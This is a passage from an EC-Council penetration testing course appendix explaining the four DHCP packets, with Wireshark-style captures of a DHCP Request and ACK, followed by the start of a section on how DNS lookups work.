Discover Packet: For requesting as IP address, the client has to send an initial request packet to identify the server in a network. As the client don't have any IP address, it uses 0.0.0.0 as its initial address. It sends the discover packet to all the devices in a network (i.e., it sends to 255.255.255.255) to discover the server.




Figure A.34: DHCP Discover Packet

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The DHCP uses UDP as its transmission protocol for sending the request packets to the clients. The discovery packet contains four fields such as:

- **DHCP Message Type** – This defines the type of the packet
- **Client Identifier** – This defines the information about the client
- **Requested IP Address** – This defines the particular IP address requested by the client
- **Parameter Request List** – This defines a list of configuration information that the client requested to know

Offer Packet: The server communicates with the client through this packet for offering its services. For this communication, the server actually uses the client's hardware address obtained through ARP. In case of any communication failure, the offer packet is sent to the network through broadcasting. This packet carries the same transaction ID as that of the request packet, which is unique for this particular communication.




Figure A.35: DHCP Offer Packet

This packet provides the information about the server and the assigned IP address to the client. The IP address assigned to the client can be seen at the **Your (Client) IP address** field of the packet. This packet contains various options that inform additional details to the client.

Request Packet: By sending this packet, the client informing the server that it is using the IP address provided by the server. As the process of assigning the IP address to the client is not completed, the client still uses the address 0.0.0.0 for its communication. This packet is another request to the server informing it that the client is using the address provided by it. So a new transaction ID will be generated for this packet.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Frame 21: 363 bytes on wire (2904 bits), 363 bytes captured (2904 bits)
Ethernet II, Src: Dell_65:8f:37 (5c:26:0a:65:8f:37), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  Source: Dell_65:8f:37 (5c:26:0a:65:8f:37)
  Type: IP (0x0800)
Internet Protocol Version 4, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
User Datagram Protocol, Src Port: bootpc (68), Dst Port: bootps (67)
  Source port: bootpc (68)
  Destination port: bootps (67)
  Length: 329
  Checksum: 0x015a [validation disabled]
Bootstrap Protocol
  Message type: Boot Request (1)
  Hardware type: Ethernet
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x08c0659a
  Seconds elapsed: 0
  Bootp flags: 0x8000 (Broadcast)
  Client IP address: 0.0.0.0 (0.0.0.0)
  Your (client) IP address: 0.0.0.0 (0.0.0.0)
  Next server IP address: 0.0.0.0 (0.0.0.0)
  Relay agent IP address: 0.0.0.0 (0.0.0.0)
  Client MAC address: Dell_65:8f:37 (5c:26:0a:65:8f:37)
  Client hardware address padding: 00000000000000000000
  Server host name not given
  Boot file name not given
  Magic cookie: DHCP
  Option: (t=53,l=1) DHCP Message Type = DHCP Request
  Option: (t=61,l=7) Client identifier
  Option: (t=50,l=4) Requested IP Address = 10.10.13.10
  Option: (t=54,l=4) DHCP Server Identifier = 192.168.200.1
  Option: (t=12,l=7) Host Name = "8DWP2Q1"
  Option: (t=81,l=21) Client Fully Qualified Domain Name
  Option: (t=60,l=8) Vendor class identifier = "MSFT 5.0"
  Option: (t=55,l=12) Parameter Request List
```


Figure A.36: DHCP Request Packet

Acknowledgement Packet: Through this packet, the server accepts the client's request and assigns it the IP address and record the details of this information in its database table.

```
Frame 22: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
Ethernet II, Src: Cisco_a7:ff:48 (00:1a:e3:a7:ff:48), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  Source: Cisco_a7:ff:48 (00:1a:e3:a7:ff:48)
  Type: IP (0x0800)
Internet Protocol Version 4, Src: 10.10.13.3 (10.10.13.3), Dst: 255.255.255.255 (255.255.255.255)
User Datagram Protocol, Src Port: bootps (67), Dst Port: bootpc (68)
  Source port: bootps (67)
  Destination port: bootpc (68)
  Length: 308
  Checksum: 0xafe0 [validation disabled]
Bootstrap Protocol
  Message type: Boot Reply (2)
  Hardware type: Ethernet
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x08c0659a
  Seconds elapsed: 0
  Bootp flags: 0x8000 (Broadcast)
  Client IP address: 0.0.0.0 (0.0.0.0)
  Your (client) IP address: 10.10.13.10 (10.10.13.10)
  Next server IP address: 0.0.0.0 (0.0.0.0)
  Relay agent IP address: 10.10.13.3 (10.10.13.3)
  Client MAC address: Dell_65:8f:37 (5c:26:0a:65:8f:37)
  Client hardware address padding: 00000000000000000000
  Server host name not given
  Boot file name not given
  Magic cookie: DHCP
  Option: (t=53,l=1) DHCP Message Type = DHCP ACK
  Option: (t=58,l=4) Renewal Time Value = 12 hours
  Option: (t=59,l=4) Rebinding Time Value = 21 hours
  Option: (t=51,l=4) IP Address Lease Time = 1 day
  Option: (t=54,l=4) DHCP Server Identifier = 192.168.200.1
  Option: (t=1,l=4) Subnet Mask = 255.255.255.0
  Option: (t=15,l=8) Domain Name = "mrn.com"
  Option: (t=3,l=4) Router = 10.10.13.1
  Option: (t=6,l=4) Domain Name Server = 192.168.200.1
```

Figure A.37: DHCP Acknowledgement Packet

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Domain Name System (DNS)

The domain name system (DNS) converts the host names and internet domains to IP addresses and vice-versa. The domain naming system finds its application in TCP/IP network. The DNS services convert the DNS name entered by the user to its corresponding IP addresses. DNS is a distributed hierarchic database that maps URLs to IP addresses. For example, the DNS service converts the domain name www.Example.com to the IP address: 192.105.232.4.

How DNS works:

The DNS works in a client-server model. The client accepts and receives responses from the DNS server. There are two types of requests:

- **Forward DNS lookup**: These are requests containing names and resulting in an IP address.
- **Reverse DNS lookup**: These are requests containing IP addresses and resulting in names.

The DNS consists of a database present in various computers. The databases consist of names and IP addresses of the hosts and domains. The clients in these scenarios are web browsers. When the web browsers send in requests such as an internet host name, DNS resolver determines the servers IP address using the DNS server. The DNS resolver actually forwards the request to several other DNS servers if it does not achieve the desired mapping from the requested DNS server.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


